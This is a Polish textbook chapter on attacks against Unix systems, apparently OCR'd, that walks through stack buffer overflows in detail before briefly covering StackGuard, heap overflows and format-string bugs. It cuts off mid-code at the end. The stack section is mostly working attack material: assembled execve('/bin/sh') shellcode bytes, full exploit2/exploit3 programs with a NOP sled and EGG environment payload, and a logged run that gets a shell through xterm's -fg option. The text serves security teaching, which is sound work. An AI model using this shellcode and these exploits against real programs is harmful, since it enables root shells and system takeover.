
Rozdział 5

Ataki na system Unix

Contents



Rysunek 5.1: Pamięć procesu w systemie Linux

5.1 Ataki przepełnienia bufora

Bufor to ciągły obszar pamięci – tablica czy wskźnik. Ani C ani C++ nie zapewniają automatycznego sprawdzania bufora; możliwe jest więc pisanie poza nim. Proces to program w trakcie wykonania. Wykonywalny program składa się z binarnych wykonywalnych instrukcji, danych tylko do odczytu (stałe), globalne i statyczne dane, wskaźnik `brk` śledzący alokowaną pamięć. Zmienne automatyczne funkcji są tworzone na stosie gdy funkcja jest wykonywana i usuwana gdy przestaje.

Ataki przepełnienia bufora, czy to stosu, stogu, buforów formatów, liczb całkowitych, mają na celu "popsucie" pamięci procesu dla przejęcia nad nim kontroli, czy też spowodowania by działał tak jak życzy sobie tego atakujący.

Obszar pamięci dzieli się na

Text zawierający instrukcje (kod programu) oraz dane do odczytu

Data zawierający zainicjalizowane i niezainicjalizowane dane, np. zmienne statyczne. Rozmiar może być zmieniony przez `brk(2)`. Nowa pamięć przyznawana jest między regionami Data i Stack. Czy ta nowa pamięć to nie jest właśnie pamięć stogu?

Stack jest ciągłym obszarem zawierającym dane; na jego szczyt wskazuje `SP`. Stos jest wykorzystywany przez programy do zapisywania danych tymczasowych.

Stóg jest obszarem w którym programy przchowują dane przez czas dłuższy.

Rysunek 5.2: Stos procesu.

Na rysynku 5.1 widać pamięć procesu: rozpoczyna się od kodu programu i danych, potem stóg tworzony przez `malloc` i `calloc`, a w końcu stos.

Na stos (patrz 5.2) wskazuje wskaźnik stosu `SP`. Przy wywołaniu funkcji jej parametry są wkładane na stos od prawej do lewej (to znaczy pierwszy parametr funkcji jest wyżej na stosie niż drugi). Następnie na stos wkładany jest adres powrotu oraz wskaźnik ramki `FP`. Wskaźnik ramki jest używany do odnoszenia się do lokalnych zmiennych i parametrów – są od `FP` w niezmiennej odległości. Lokalne zmienne są wstawiane na stos po `FP`. Stos rośnie *zwykle* od wyższych do niższych adresów. Oczywiście te zmienne nie zajmują miejsca w wykonywalnym pliku programu na dysku.

PIerwszą rzeczą, którą musi wykonać procedura jest zapamiętanie poprzedniego `FP` tak, by można go odtworzyć przy wyjściu z procedury. Później kopiuje `SP` do `FP` i przesuwa `SP` tak, by zarezerwować miejsce na lokalne zmienne. Przy wyjściu z procedury stos musi być wyczyszczony. Intel ma odpowiednie komendy `ENTER` i `LEAVE` wykonujące odpowiednio większość tych instrukcji.

Poniższy program na pewno będzie działał dziwnie.

```
void function (char *str) {
  char buffer[16];
  strcpy (buffer, str);
}

int main () {
  char *str = "I am greater than 16 bytes"; // length of str = 27 bytes
  function (str);
}
```

Nadmiarowe bajty przekraczają zaalokowaną pamięć i mogą nadpisać obszar na `FP`, adres powrotu, i tak dalej.

Istotne jest tu to, że zaraz leży adres porotu, a więc adres instrukcji do wykonania w następnej kolejności. Inteligentny haker mogłby chcieć uruchomić (przez `spawn`) powłokę z prawami roota przez skok do takiego kodu. Jeśli w programie nie ma takiego kodu to można taki kod umieścić w obszarze namiarowym bufora (obszarze, który ma być nadpisany). Trzeba wtedy nadpisać adres powrotu tak, żeby wskazywał na bufor i wykonał żądany kod. Taki kod da się wstawić do programu przez zmienne systemowe oraz parametry wywołania.

5.1.1 Przepełnienie stosu

(na podstawie [17]) Tu skupimy się na przepełnianiu dynamicznych buforów, a więc takich, które są alokowane dla dynamicznych zmiennych w trakcie wykonania.

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

po kompilacji `gcc -S -o ex1.s ex1.c` da nam instrukcje

```
pushl \$3
pushl \$2
pushl \$1
call function
```

przy czym `call` wstawia na stos wskaźnik instrukcji `IP`. Wywoływana funkcja wykonuje na początku

```
function:
        pushl   \%ebp         ; wstawienie wska/znika ramki na stos
        movl    \%esp, \%ebp  ; przekopiowanie aktualnego SP do EBP
                              ; dzi/eki czemu staje si/e nowym FP
        subl    \$40, \%esp   ; alokacja pami/eci na lokalne zmienne
```

Pamięć jest adresowana w wielokrotnościach słow, w związku z czym 5-cio bajtowy bufor zajmuje 8 bajtów (2 słowa), a 10-cio bajtowy 12 bajtów (3 słowa). W związku z tym `esp` powinno być zmniejszane o 20 (a jest o 40 !!!!!!!!!!!!!!!).

Dla `char` powinno być 20, a jest 40, czyli o 20 więcej. Dla `short int` powinno być 32, jest 56, czyli o 24 więcej. Dla `int` powinno być 60, a jest 88, czyli o 28 więcej.

Przepełnienie bufora to wpisanie więcej danych niż się tam mieści. Jak to wykorzystać? W programie

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

pamięć wygląda następująco:

```
  bottom of                                                  top of
  memory                                                     memory
                  buffer            sfp   ret   *str
  <------         [                ][   ][   ][   ]
  top of                                                     bottom of
  stack                                                      stack
```

kopiowany jest długi łańcuch wskazywany przez `str` do `buffer`, w związku z czym nadpisywane `sfp` i adres powrotu `ret` bajtami o wartości `0x41` (kod `'A'`) i gdy procedura wraca oznacza to niepoprawny adres powrotu.

Pomysł polega na tym, by w adres powrotu wkopiować odpowiednią wartość. Trzeba jedynie wyliczyć gdzie on jest.

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;
```

```
   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Tutaj są po kolei:

```
bottom of                                                    top of
memory                                                       memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [           ][       ][   ][   ][   ][   ][   ]

top of                                                     bottom of
stack                                                         stack
```

Adres powrotu jest 4 bajty za końcem `buffer1`, a ten zajmuje 8 bajtów, czyli razem 12. Do adresu dodajemy 8, bo tyle bajtów zajmują w funkcji `main` instrukcje między ppowrotem a instrukcją `x=1`, którą chcemy obejść. Ale coś nie chce działać! To widać kiedy się zdesasembluje (???) kod:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

Jak to wykorzystać? Zwykle będziemy chcieli uruchomić powłokę z której można uruchomić inne komendy. Ale skąd wziąść jej kod? najprostszą odpowiedzią jest umieszczenie kodu, który chcemy wykonać właśnie w buforze, który chcemy przekroczyć oraz nadpisać adres powrotu tak, by wskazywał właśnie na kod, który wpisaliśmy. Kod, który uruchamia powłokę wygląda tak:

```
#include <stdio.h>
```

```
void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Natomiast stos na którym chcemy umieścić (tu stos zaczyna się od adresu $0xF$, a `S` to znaki kodu):

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------    [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                           |
           |___________________________|
top of                                                            bottom of
stack                                                                stack
```

Znowu by zobaczyć jak to ma wyglądać, trzeba uruchomić debugger. Pamiętajmy o skompilowaniu z flagą `-static` by do programu został wkompilowany kod funkcji `execve`:

```
gcc -o shellcode -ggdb -static shellcode.c
```

no i debugger z komentarzami

```
(gdb) disassemble main
Dump of assembler code for function main:
;; kolejne 3 instrukcje to prolog procedury - zapami/etuje wska/znik
;; ramki (stary), ustawia nowy na wska/znik stosu i rezerwuje miejsce na
;; zmienne lokalne (char *name[2])
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
;; teraz wkopiowanie adresu /la/ncucha ``/bin/sh'' do name[0]
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
;; i NULL do name[1]
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
;; poczatek wywolania execve():
;; parametry na stos w odwrotnej kolejno/sci, najpierw NULL
0x8000144 <main+20>:    pushl  $0x0
;; teraz wstawienie adresu name[] do EAX
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
;; i wstawienie adresu name[] na stos
0x8000149 <main+25>:    pushl  %eax
;; znowu wpakowanie adresu ``/bin/sh'' do EAX
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
;; i wypchni/ecie tego adresu na stos
0x800014d <main+29>:    pushl  %eax
;; teraz rzeczywiste wywo/lanie funkcji execve();
;; przy czym instrukcja call wstawia wska/znik instrukcji IP na stos
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
```

```
End of assembler dump.

(gdb) disassemble __execve
Dump of assembler code for function __execve:
;; teraz f. execve() -- PAMI/ETAJMY, /RE mamy tu syst. Intel i Linux
;; szczeg/o/ly b/ed/a si/e r/o/rni/c od systemu do systemu, od wersji
;; do wersji
;; Linux przekazuje parametry do wywo/la/n systemowych w rejestrach
;; i wykorzystuje przerwanie do wskoczenia do kodu j/adra
;;
;; teraz prolog funkcji
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
;; wkopiowanie 0xb (11) na stos -- 11 to indeks execve
0x80002c0 <__execve+4>: movl   $0xb,%eax
;; wkopiowanie /bin/sh do EBX
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
;; wkopiowanie adresu name[] do ECX
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
;; wkopiowanie adresu wska/znika NULL do EDX
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
;; skok do kodu execve() przez przerwanie
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Czego potrzebujemy?

- mieć gdzieś w pamięci łańcuch "/bin/sh"
- mieć gdzieś w pamięci adres łańcucha "/bin/sh" z następującym po nim długim słowem
- wkopiować $0xb$ do rejestru EAX
- wkopiować adres adresu łańcucha "/bin/sh" do EBX
- wkopiować adres łańcucha "/bin/sh" do ECX
- wkopiować adres długiego pustego (null) słowa do EDX
- wykonać przerwanie `int 0x80`

Chcemy jednak by `execve()` nie zawiodło, w tym celu należy dodać, po wywołaniu `execve()` także wywołanie `exit()`. Jak ono wygląda można łatwo sprawdzić przez debugowanie następującego programu:

```
#include <stdlib.h>
```

```
void main() {
        exit(0);
}
```

Które daje

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

`exit()` wstawia $0x1$ w EAX, kod powrotu w EBX, i wykonuje przerwanie. Łącznie mamy więc teraz następującą listę kroków do wykonania:

- mieć gdzieś w pamięci łańcuch "/bin/sh"
- mieć gdzieś w pamięci adres łańcucha "/bin/sh" z następującym po nim długim słowem
- wkopiować $0xb$ do rejestru EAX
- wkopiować adres adresu łańcucha "/bin/sh" do EBX
- wkopiować adres łańcucha "/bin/sh" do ECX
- wkopiować adres długiego pustego (null) słowa do EDX
- wykonać przerwanie `int 0x80`
- wkopiować $0x1$ do EAX
- wkopiować $0x0$ do EBX
- wykonać przerwanie `int 0x80`

W sumie będziemy więc mieli następujące instrukcje:

```
movl   string\_addr,string\_addr\_addr
movb   $0x0,null\_byte\_addr
movl   $0x0,null\_addr
movl   $0xb,%eax
movl   string\_addr,%ebx
leal   string\_addr,%ecx
leal   null\_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Problemem jest to, że nie wiemy gdzie zostanie umieszczony kod. Jednak można użyć JMP i CALL, które pozwalają na względne adresowanie – skok do adresu względem aktualnego IP, bez znajomości rzeczywistego adresu w pamięci. Jeśli umieścimy instrukcję CALL dokładnie

przed łańcuchem "/bin/sh" i skok do niej, to wtedy adres łańcucha zostanie umieszczony na stosie jako adres powrotu gdy wykonane będzie CALL!!!

Jedyne co więc trzeba zrobić, to wkopiować adres powrotu do rejestru. Wtedy CALL wywoła początek naszego kodu. Niech `J` będzie instrukcją `JMP`, `C` instrukcją `CALL`, a `s` łańcuchem. Mamy wtedy następujący obraz pamięci:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^             ^|            |
           |||_____________||____________| (1)
       (2)  ||_____________||
             |_____________| (3)
top of                                                        bottom of
stack                                                            stack
```

A nasz kod do wykonania

```
jmp    offset-to-call           # 2 bytes
popl   %esi                     # 1 byte
movl   %esi,array-offset(%esi)  # 3 bytes
movb   $0x0,nullbyteoffset(%esi)# 4 bytes
movl   $0x0,null-offset(%esi)   # 7 bytes
movl   $0xb,%eax                # 5 bytes
movl   %esi,%ebx                # 2 bytes
leal   array-offset,(%esi),%ecx # 3 bytes
leal   null-offset(%esi),%edx   # 3 bytes
int    $0x80                    # 2 bytes
movl   $0x1, %eax               # 5 bytes
movl   $0x0, %ebx               # 5 bytes
int    $0x80                    # 2 bytes
call   offset-to-popl           # 5 bytes
/bin/sh string goes here.
```

Teraz trzeba policzyć odległość od JMP do CALL, od adresu łańcucha do tablicy (array – name[]???), oraz od adresu łańcucha do pustego długiego słowa, a następnie wpisać odpowiednie offsety otrzymując

```
jmp    0x26                     # 2 bytes
popl   %esi                     # 1 byte
movl   %esi,0x8(%esi)           # 3 bytes
movb   $0x0,0x7(%esi)           # 4 bytes
movl   $0x0,0xc(%esi)           # 7 bytes
movl   $0xb,%eax                # 5 bytes
movl   %esi,%ebx                # 2 bytes
leal   0x8(%esi),%ecx           # 3 bytes
leal   0xc(%esi),%edx           # 3 bytes
int    $0x80                    # 2 bytes
movl   $0x1, %eax               # 5 bytes
movl   $0x0, %ebx               # 5 bytes
int    $0x80                    # 2 bytes
call   -0x2b                    # 5 bytes
.string \"/bin/sh\"             # 8 bytes
```

Trzeba to skompilować i uruchomić. Jeden problem to, że nasz kod się sam modyfikuje, a większość systemów operacyjnych zaznacza strony kodu jako "read–only". By to obejść trzeba

umieścić kod, który chcemy uruchomić na stosie lub w segmencie danych i przekazać tam sterowanie. By to zrobić wprowadzimy nasz kod do globalnej tablicy w segmencie danych. By to zrobić potrzebujemy binarnego kodu – skompilujmy go i użyjmy gdy do uzyskania go:

```
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

kompilacja i debugger

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
:
```

tu niestety trzeba dużo cierpliwości... Teraz możemy to już wstawić do tablicy w programie:

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

To powinno działać! Problemem może być, że będziemy chcieli nadpisać bufor znakowy, a wtedy każdy pusty (NULL) znak będzie traktowany jako znacznik końca. Da się zmodyfikować kod tak, by wykorzystywał on inne instrukcje nie używające wprost znaku NULL, a dające ten sam efekt – np zamiana `movb $0x0, 0x7(%esi)` instrukcją `xorl %eax, %eax`.

W tym momencie mamy program, który musi być częścią łańcucha którym chcemy przepełnić stos. Adres powrotu musi na niego wskazywać. Pierwsze podejście

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Tutaj tablica large_string[] jest wypełniona adresem bufora buffer[] do którego wkopiowany jest nasz kod (tzw. shellcode) (poprzez large_string) przy pomocy `strcpy()`, która **nie wykonuje** żadnych testów zakresu i nadpize nam właściwy adres powrotu adresem gdzie chcemy wskoczyć. To czywiście działa jeśli nasz system operacyjny oraz kompilator nie mają mechanizmów ochrony. Na moim nie działa.

Ale jak włamać się do cudzego programu, a o to nam chodzi.Musimy wiedzieć jaki będzie adres bufora, który chcemy przepełnić. Zwykle programy nie wstawiają na stos więcej niż kilkaset bajtów; jeśli więc wiemy gdzie zaczyna siś stos, to można się domyśleć gdzie będzie bufor.

Chcemy się włamać do

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
```

```
    strcpy(buffer,argv[1]);
}
```

Trzeba napisać program program biorący za parametr rozmiar bufora i offset od wskaźnika stosu, a więc gdzie prawdopodobnie jest bufor, który chcemy przepełnić.

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Teraz trzeba przetestować to parę razy aż znajdziemy takie wartości, które będą prawdiłowe – zamiast kodów błędów zostanie uruchomiona powłoka

```
> ./exploit2 500
Using address: 0xbffffdb4
```

```
> ./vulnerable $EGG
> exit
> ./exploit2 600
Using address: 0xbffffdb4
> ./vulnerable $EGG
Illegal instruction
> ./exploit2 600 1564
Using address: 0xbffff794
> ./vulnerable $EGG
$
```

W końcu się udało! Nie jest to efektywne, ale da się. Można na początku bufora wstawiać instrukcje NOP co przyspiez nasze poszukiwania. Mamy więc w końcu nasz exploit3.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
```

```
  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

A teraz rzeczywista próba przepełnienia bufora. Będziemy przepełniać bufor w bibliotece Xt. Uruchomimy `xterm`. Trzeba mieć uruchomiony X serwer i pozwalać na połączenia do niego z localhost-a. Trzeba ustawić odpowiednio DISPLAY

```
> export DISPLAY=:0.0
> ./exploit3 1124
Using address: 0xbffffdb4
> /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "^1FF

                              V

1@/bin/sh
```

Tu się nie powiodło (trzeba wychodzić przez exit), ale w końcu będziemy mieli

```
 ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "^1FF

                              V

1@/bin/shTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
```

```
TTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTTTTTTTTTTTTTT
TTTTTTTTTTTTT
```

```
TTTTTTTTTTTT
Warning: some arguments in previous message were lost
```

```
bash$
```

A więc zgłosiła się powłoka!!!!!!!!!!!!!! No i oczywiście jeśli program szedł z uprawnieniami root-a, to powłoka też tak działa! Jesteśmy w domu.

Biblioteka C ma wiele instrukcji kopiujących, które nie sprawdzają adresów do których kopiują. Także `gets()` czyta z wejścia do bufora całą linię aż do EOF, ale nie sprawdza czy nie przekracza bufora. Także `scanf()` da się w ten sposób wykorzystać.

5.1.2 Ochrona przed przepełnieniem stosu

Trzeba się bronić. Są dwa podejścia: przez jądro systemu i przez kompilatory. Jądro systemu w zasadzie nie wie nic o kodzie, więc robi to przez odpowiednie modyfikowanie ładowanego kodu. Metody kompilatora odpowiednio modyfikują kod.

Strażnik stosu

[23] Strażnik stosu wykorzytywany jest przez VisualStudio.Net, a także wersje gcc z poprawką "StackGuard". Starżnik jest umieszczny pomiędzy danymi użytkownika a zapamiętanym adresem powrotu. Sama wartość strażnika jest losowa i jest przechowywana również w innym, znanym miejscu pamięci. I jeśli program ma teraz odczytać wartość adresu, to odczytuje i sprawdza poprawność wartości strażnika. Jedynym kosztem jest dodatkowy odczyt i niewielka ilość pamięci. [Czy jednak sprytny hacker nie jest w stanie nadpisać adres powrotu tak, by ominąć stażnika? Z drugiej strony długość strażnika może też być losowa.]

W tym miejscu VisualStudio przegoniła znacznie kompilator `gcc`. Mimo, że łata `StackGuard` była już znana od dłuższego czasu, to jednak nie została nigdy wprowadzona do standardowych dystrybucji! Użytkownicy Linuxa i gcc nie są więc w stanie łatwo skorzystać z tej możliwości.

Strażnik jest wystarczająco efektywny dla prawie wszystkich prób ataku. Implementacja Microsoftu ma jednak wady do ominięcia, patrz `www.corest.com`. `StackGuard` jest opisany na stronie `www.immunix.com`.

5.2 Przepełnienie stogu

[23] Stos jest zwykle ograniczony, stąd wykorzystujemy stóg do przechowywania rzeczywistych danych. Stóg w rzeczywistości musi przechowywać nie tylko dane, ale także śledzić, które obszary są zajęte a które nie, jak długie są obszary. Zwykle stóg składa się z kolejnych bloków opisujących

- czy blok jest używany
- gdzie jest następny blok
- rozmiar bloku
- dane użytkownika

Jeśli więc użytkownikowi uda się zapisać więcej danych niż było wolno, wtedy zwykle specjalny obszar następnego bloku będzie nadpisany.

W odróżnieniu od przepełnienia stosu, w przypadku stogu haker nie ma bezpośredniej kontroli nad tym gdzie program znajdzie się w następnym kroku, jednak może wpisać dane w dowolnie wybrane miejsce:

1. stóg jest inicjalizowany podczas rozpoczęcia programu
2. sto"g jest przepełniany w trakcie loginowania, psując jego prawidłową strukturę
3. gdy program potrzebuje więcej pamięci, wywołuje procedurę alokującą nowy blok na stogu. Ze względu na zniszczoną strukturę, program wpisuje wartość `true` (np. 1), w miejsce interpretowane przez system operacyjny jako potwierdzenie identyfikacji logującego się

4. teraz już haker jest zalogowany...

Przepełnienie bufora jest trudniejsze dla hakera, może być jednak niebezpieczniejsze, a także znacznie trudniejsze do wykrycia i ochrony. Jedną z metod jest ElectricFence, jednak spowalnia to działanie kodu. Przepełnienie stogu bywa wykorzystywane w połączeniu z podwójnym zwolnieniem pamięci (tak uskuteczniono przejęcie kontroli nad CVS).

5.3 Przepełnienie łańcucha formatu

[23] Przepełnienie łańcucha formatu może mieć podobne efekty jak przepełnienie stogu – wpisanie danych w dowolnie wybrany obszar pamięci. Błąd leży w bibliotece.

Problem leży w formacie "%n"powodującym wpisaniu **do pamięci** liczby znaków wypisanych do tej pory. Tak więc kod typu

```
int main() {
